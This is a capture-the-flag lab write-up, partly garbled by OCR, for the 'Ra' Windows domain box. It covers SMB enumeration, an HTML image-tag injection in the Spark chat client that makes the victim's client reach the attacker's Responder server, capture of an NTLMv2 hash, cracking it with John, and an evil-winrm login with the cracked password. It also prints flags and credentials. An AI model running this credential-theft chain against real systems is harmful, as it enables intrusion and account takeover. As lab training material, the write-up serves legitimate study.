SMB         192.168.16.68   445    FIRE             windcorp.thm\happygoose269                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\organicmouse175                badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\heavykoala148                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\yellowmeercat835               badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\greenelephant678               badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\whitebear219                   badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\crazytiger348                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\bluetiger156                   badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\greensnake815                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\angryostrich794                badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\bluemeercat310                 badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\smallzebra805                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\purplezebra537                 badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\whitefish231                   badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\smalltiger790                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
```

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```


The password policy tells us we can forget any kind of bruteforcing/dictionary attacks.



```
SMB         192.168.16.68   445    FIRE             [+] Dumping password info for domain: WINDCORP
SMB         192.168.16.68   445    FIRE             Minimum password length: 7
SMB         192.168.16.68   445    FIRE             Password history length: 24
SMB         192.168.16.68   445    FIRE             Maximum password age:
SMB         192.168.16.68   445    FIRE
SMB         192.168.16.68   445    FIRE             Password Complexity Flags: 000001
SMB         192.168.16.68   445    FIRE                 Domain Refuse Password Change: 0
SMB         192.168.16.68   445    FIRE                 Domain Password Store Cleartext: 0
SMB         192.168.16.68   445    FIRE                 Domain Password Lockout Admins: 0
SMB         192.168.16.68   445    FIRE                 Domain Password No Clear Change: 0
SMB         192.168.16.68   445    FIRE                 Domain Password No Anon Change: 0
SMB         192.168.16.68   445    FIRE                 Domain Password Complex: 1
SMB         192.168.16.68   445    FIRE
SMB         192.168.16.68   445    FIRE             Minimum password age:
SMB         192.168.16.68   445    FIRE             Reset Account Lockout Counter: 1 minute
SMB         192.168.16.68   445    FIRE             Locked Account Duration: 1 minute
SMB         192.168.16.68   445    FIRE             Account Lockout Threshold: 5
SMB         192.168.16.68   445    FIRE             Forced Log off Time: Not Set
```

We have used Crackmapexec here for enumeration.


Browsing the shares we can access, gives us the first flag. Plus some other binaries.



```
THM{466d52dc75smbclient //192.168.16.68/shared --user=lilyle
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May  3 13:08:39 2020
  ..                                  D        0  Sun May  3 13:08:39 2020
  Flag 1.txt                          A       45  Fri May  1 17:32:36 2020
  spark_2_8_3.dmg                     A 99555201  Sun May  3 13:06:58 2020
  spark_2_8_3.exe                     A 78765568  Sun May  3 13:05:56 2020
  spark_2_8_3.tar.gz                  A 123216290  Sun May  3 13:07:24 2020

                15587583 blocks of size 4096. 10758150 blocks available
smb: \>
```

cat 'Flag 1.txt'
THM{ Redacted }

This should make us curious. A presence display of IT support-staff. Users are logging on and off all the time, but one is always logged on. There is also a link to the Openfire chat client down to the left.




Our IT support-staff

- Antonietta Vidal
- Britney Palmer
- Brittany Cruz
- Carla Meyer
- Buse Candan
- Edeltraut Daub
- Edward Lewis
- Emile Lavoie
- Emile Henry
- Emily Anderson
- Hemmo Boschma
- Isabella Hughes
- Isra Saur
- Jackson Vasquez
- Jaqueline Dittmer

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```

The link, taking us to download page for a IM client named Spark, combined with the binaries in the shared also named spark 2_8_3* should tell us it is important.


igniterealtime.org
ok intigriti - et...ounty platform xss.html Bugcrowd Hack The Box ...Testing Labs HackerOne US Proxy List ...ee Proxy List index.php
ıa... TryHackMe | tempusfu... Protecting Against Mali... Amun Ra Egyptian God... use nmap through meta... Tryit Editor
ignite realtime
Home Projects Downloads Community Fans Support About
SPARK Sparkplug Kit Documentation Issue Tracker
Close
heidi
Online
Jive Software (30 online)
Aaron Johnson
Alex Wenckus
Andrew Wright
Anthony Dotson
DOWNLOAD


Spark 2.8.3

Spark is an Open Source, cross-platform IM client optimized for businesses and organizations. It features built-in support for group chat, telephony integration, and strong security. It also offers a great end-user experience with features like in-line spell checking, group chat room bookmarks, and tabbed conversations.

Combined with the Openfire server, Spark is the easiest and best alternative to using un-secure public IM networks.

Spark 2.8.3 Latest build: January 29, 2017

We download and start the client. Log on as the user we have found. lilyle
Then we do a search for the user apparently always logged on. Buse Candan



Person search

The following fields are available for searching. Wildcard (*) characters are allowed as part of the query.

Search service: search.fire.windcorp.thm

Search form

Search: buse

☑ Username

☑ Name

☑ Email

Search results

JID	Username	Name	Email
sadtiger478@fire....	sadtiger478	Buse Tüzün	
lazymouse889@fir...	lazymouse889	Buse Baykam	
smalldog759@fire....	smalldog759	Buse Tokgöz	
buse@fire.windcor...	buse	Buse Candan	
heavykoala148@fir...	heavykoala148	Buse Kuzucu	
beautifulmouse14...	beautifulmouse147	Buse Eronat	


0-day

A little about the idea here. Zoom has got a lot of grief lately. One of the vulnerabilities, was a url-handler that also made UNC paths to clickable links.

https://arstechnica.com/information-technology/2020/04/unpatched-zoom-bug-lets-attackers-steal-windows-credentials-with-no-warning/

Wanting to recreate the vulnerability but with other software as Zoom needs Internet access, we started trying out IM-servers. Didn't take long finding one with this kind of vulnerability.

Openfire



Openfire 4.5.1

Openfire is a real time collaboration (RTC) server licensed under the Open Source Apache License. It uses the only widely adopted open protocol for instant messaging, XMPP (also called Jabber). Openfire is incredibly easy to setup and administer, but offers rock-solid security and performance.

DOWNLOAD Openfire 4.5.1 Latest release: January 31, 2020


Their plugin in the IM client named ROAR (not enabled by default), which pops up displaying incoming messages automatically, was even more vulnerable. It parses HTML. It is also widely used.

So. This is 0-day vulnerability, as we discovered it in the creation of the box.
This will make it harder, but at the same time we think users will, with Zoom freshly in mind, test out injection.

Anyway. Reporting it now, so it probably is common known by the time this box goes live

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```

We start up responder and send a HTML injection.



```
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.16.53]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']



[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.16.3 for name __MSBROWSE__ (service: Browser)
[HTTP] NTLMv2 Client   :
[HTTP] NTLMv2 Username :    Redacted
[HTTP] NTLMv2 Hash     :                  39:1E4F3116866CDBC2718879598D1F0DD6:01010000000000008FE6097B3F21D60170DD8A9F140BF7DB0000000002000600530004D0042000100160053004D0
042002D0054004F004F004C004B00490054000400120073006D0062002E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C00050012007300
6D0062002E006C006F00630061006C000800300030000000000000000000000000100000000200000DCB931CA3D8FB8F1CCB640DC9DB2FF0818EC7908E50AAC7199D76F0CB3B226690A001000000000000000000000000000000000000009000
0000000000000000000
[*] Skipping previously captured hash for WINDCORP\buse
```

buse

buse


buse@fire.windcorp.thm

(13:39) Lily Levesque: This you? <img src="http://192.168.16.53/img.jpg">

buse is paying attention

We are rewarded with a hash.

John next. Literally a second after starting, we have the password.




```
root@kali2:~# john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
                        , almost any other key for status
   Redacted
                        03 13:42) 0.6493g/s 1921Kp/s 1921Kc/s 1921KC/s v0yage..uya051
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Buse is one of the IT staff. He must surely have some more access.


```
 _____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```

As the server is not running SSH, but there is an alternative, WinRM on port 5985. WinRM is used for PowerShell remoting, where an authenticated user can access the server and submit commands. Using the evil-winrm tool, we can access the server semi-interactively.



```
 theart42@Arthurs-MBP  ~/Desktop/cd2  evil-winrm -i 192.168.16.68 -u buse -p 'uzunLM+3131' -n

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\buse\Documents> █
```


When we browse around the directories of this user, we find the second flag on the desktop:




```
*Evil-WinRM* PS C:\Users\buse\Desktop> type "Flag 2.txt"
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
*Evil-WinRM* PS C:\Users\buse\Desktop> █
```

THM{ Redacted }

As this user is part of the IT group, he may have more privileges than a regular user:




```
*Evil-WinRM* PS C:\Users\buse\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
windcorp\buse S-1-5-21-555431066-3599073733-176599750-5777


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                   Alias            S-1-5-32-548                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users                Alias            S-1-5-32-555                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
WINDCORP\IT                                 Group            S-1-5-21-555431066-3599073733-176599750-5865 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```



```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```


As we can see, the user is part of the WINDCORP\IT group.

